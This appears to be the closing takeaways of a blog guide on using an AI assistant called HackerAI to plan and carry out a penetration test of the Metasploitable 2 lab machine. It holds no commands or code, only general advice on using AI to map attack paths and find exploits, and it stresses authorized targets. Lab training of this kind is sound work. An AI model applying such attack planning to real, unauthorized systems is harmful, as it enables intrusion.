Key Takeaways:
-
Leverage HackerAI early to plan your approach (it can outline attack paths and relevant tools quickly).
-
Use the AI to double-check your thinking: e.g., confirm if a service version is known to be vulnerable or if an exploit module exists. It’s like having the Metasploit manual and Exploit-DB indexed in one conversational agent.
-
Integrate AI guidance with real execution: run the actual commands yourself (ensuring you understand what they do), and loop back by feeding output to the AI for analysis. This human-in-the-loop approach is powerful and keeps you in control.
-
Always validate AI suggestions in a safe environment. While HackerAI is knowledgeable, it may occasionally propose incorrect or excessive actions — use your judgement and ethical guidelines.
-
Continuously learn from the AI. Treat its explanations as learning material (it often provides context, definitions, or even code samples on request). Over time, you’ll rely less on hints for common tasks, using HackerAI more for creativity and edge cases.
By following this complete guide in your lab, you should be able to reproduce a full attack chain on Metasploitable 2, from initial scan to owning the box, with HackerAI significantly smoothing the journey. Happy (ethical) hacking, and remember to apply these techniques responsibly on authorized targets only!
The Ultimate Guide to Metasploit here
Mastering Nmap: A Comprehensive Guide to Network Exploration and Security Auditing here